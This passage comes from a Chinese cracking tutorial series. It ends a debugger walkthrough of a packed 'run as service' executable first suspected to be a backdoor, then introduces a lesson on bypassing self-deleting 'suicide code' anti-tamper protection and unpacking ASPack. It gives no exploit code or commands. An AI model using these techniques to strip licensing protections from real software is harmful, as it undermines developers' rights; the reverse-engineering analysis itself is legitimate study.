


图7

哈哈，这回露出马脚了吧，我们可以看到有这么两串字符串："by baiyang / 2004 – 2006, freeware\n"和"run as service ver"。因为堆栈的顺序是先进后出，所以这两串字符串压栈之后再加上那个压进去的eax，合起来之后执行下面的"call esi"命令后就成了"run as service ver 1.1.2.803 by baiyang / 2004 – 2006, freeware"。从其中的信息看就是这个软件的作者及软件的版本号了，继续一路F8往下跟踪，然后就来到了如图8所示的地方。




图8

运行到0040DA05这个call时我们用F7跟进，来到了如图9所示的地方，看到那一大串的push命令了吗？都是将字符串压栈然后在后面使用"call esi"命令做显示的。




图9

这回一切都真相大白了，我们可以慢慢的单步执行来看看这些字符串到底是什么，也可以使用OD的查找功能直接查找Unicode，如图10。




图10

原来这是一个后门程序，我大致的看了下，功能似乎是修改服务建立后门之类的。本人是个菜鸟，分析出的结果的正确性不高，所以我就以"run as service ver 1.1.2.803 by baiyang / 2004 – 2006, freeware"为关键字在google上搜索了一下，发现这个程序的作用原来是把任何可执行文件（包括批处理和脚本）当作系统服务来运行，网上对这个软件也是众说纷纭，有人说是后门也有人说是正常文件，在这里就不多加讨论了。

到此这止，这次逆向分析检测就顺利的结束了，由于水平不足使得我无法脱掉那个伪装壳，可是最后带壳分析的结果还是令我很满意的。

（文章中涉及到的PEID、OD，已经收录在光盘中）

文章难易度：★★★
文章阅读点：对于加有自杀代码的程序先不运行，用OD等工具绕过自杀代码达到破解目的

从零开始学破解之（二十六）

遭遇“自杀代码”

Talent Feng

上一节课，我们给大家介绍了如何在找不到字符串提示信息的情况下去寻找破解的线索。以前，我们只能根据程序中与注册提示信息有关的字符串提示作为线索来寻找和定位与注册有关的关键代码，这种方法是非常好用的，大多数情况下都能“一击必杀”。但是，如果程序中与注册相关的字符串提示信息被隐藏了，无法找到相应的注册提示信息，线索一旦中断，那么后续的分析也就无法进行了。所以说，根据字符串提示信息来作为破解线索的这个方法是有一定的局限性的，对于关键的字符串信息被隐藏的这种情况，我们先从它的成因上作了分析，造成无法查看字符串信息的主要原因有两个：一是程序被加壳保护了；二是软件的作者有意将关键的提示信息隐藏了起来。通过上节课的讲解，相信大家已经初步掌握了针对不同情况该如何处理的方法。对于加壳保护的软件，一般来说只要脱了壳，被隐藏的字符串就重见天日了，而对于软件作者有意隐藏字符串信息的情况，我们就变换思路从相关函数调用的角度来作为突破口，同样也能很快的找到与注册有关的关键代码。

小提示：

设置函数断点，需要使用OD的命令行以及相对应的命令，同时还要注意选择合适的函数。一般来说我们经常在字符串比较、字符串调用、信息窗口等等这样一些函数上设置断点。

目前，随着软件保护的日益流行，越来越多的软件都采取了很好的保护措施，这样一来大家就不能够很容易的通过寻找字符串提示信息的办法来实现破解的目的了。所以，从现在开始大家就要慢慢的掌握如何在找不到提示信息的情况下通过其它的途径和方法去实现破解软件的目的。上节课的内容，我们就复习到这里。大家在了解了操作的方法后，一定要进行大量的练习，才能将学到的知识真正转化为自己掌握的技术。

今天，我们要给大家讲解的内容是－－软件的“自杀代码”，听起来似乎有点悬，不过它同样是目前很流行的一种软件保护方式。而且，这种技术对软件保护的方式是非常特殊的。所以，很具有代表性。先给大家解释一下什么叫做“自杀代码”，在小菜不断的实践中，遇到了各种各样的软件保护方式。从简单的加壳到复杂的网络验证等等。其中，脱壳和自效验是最常见的两种软件保护方式。今天我们要讲到的“自杀代码”从根本上来讲是属于自校验范畴的，但是从具体的技术角度来说，“自杀代码”相对于一般的自效验算是高级的。不过，基本的原理还是比较相似的。具体来说，如果一个程序中包含有“自杀代码”，那么当我们对程序做任何的修改，包括修改程序资源，对程序脱壳等等，都会触发“自杀代码”。这种危险的代码一旦运行，就会自动的从系统中删除与该程序有关的所有内容，进而使我们无法继续进行分析。　那么在真正的分析过程中，这又是什么样的一个情况呢？比如有一个Crackme被加了壳并且其中包含有自杀代码，但是小菜们最多只能发现程序被加壳了。于是，就开始对Crackme进行脱壳，工具法、脚本法、ESP定律一哄而上把壳解决掉，想着脱了壳就可以继续分析了。可是，刚一运行脱壳后的Crackme，并没有看到程序的界面，脱壳后的程序文件反倒消失的无影无踪了。检查回收站、历史记录都不见了脱壳后的文件。第一次出现这个情况大家可能觉得有点意外，只好再把原文件搬出来，再脱一次壳。可是，试验几次后就会发现，只要我们运行了脱壳后的文件，那这个文件肯定就消失了。一般来说，如果遇到了这样的情况就可以确认，我们中招了，“自杀代码”起作用了。我们把会引起程序自动删除的代码叫做“自杀代码”，它的表现方式有很多，在不同的作者手里会有不同的作用，有的会自动删除程序本身，有的会将原程序和修改后的程序一起删掉，也有的会删除系统文件，更有甚者会直接破坏硬盘。当然了，大多数软件作者还是比较文明的，最多只是把修改后的程序删除掉，达到让我们无法继续分析的目的。

小菜们现在想想看，这种方法和一般的自效验比起来，是不是更让人觉得无从下手呢。一般的自效验要么只是弹出个窗口，或是限制软件的几个功能，最多也只会导致相应的程序无法运行，或是无法正常运行。但最起码程序的本身还是好好在小菜们的桌面上的，留得青山在不愁没柴烧，只要程序文件还在，我们就可以通过不断的分析或是修改调试，直到将它彻底的分析透。但是，现在的实际情况却是程序文件直接消失的无影无踪，分析和调试又何从谈起呢？看着空空如也的桌面，小菜们该怎么办呢？

我们还是在实践当中来为小菜详细介绍这种让人郁闷的保护方式该如何解决吧！我们要用到的软件非常具有代表性，不仅特征明显，而且分析起来也很简单，所以非常适合作为小菜们的入门教材。赶紧把软件搬出来看看，小菜已经迫不及待的想看看这个“自杀代码”究竟是个什么模样了。

拿到软件之后，还是先进行常规的检验，使用PEID检查一下看看，检查的结果如图1所示，看来软件已经被加壳了，而且是用ASPack 2.12加壳的，这个壳是属于ASPack系列的压缩壳，虽然也算是比较新的壳，但是，小菜们使用已经掌握的ESP定律法或是脚本脱壳法，都可以轻松的把它解决掉。

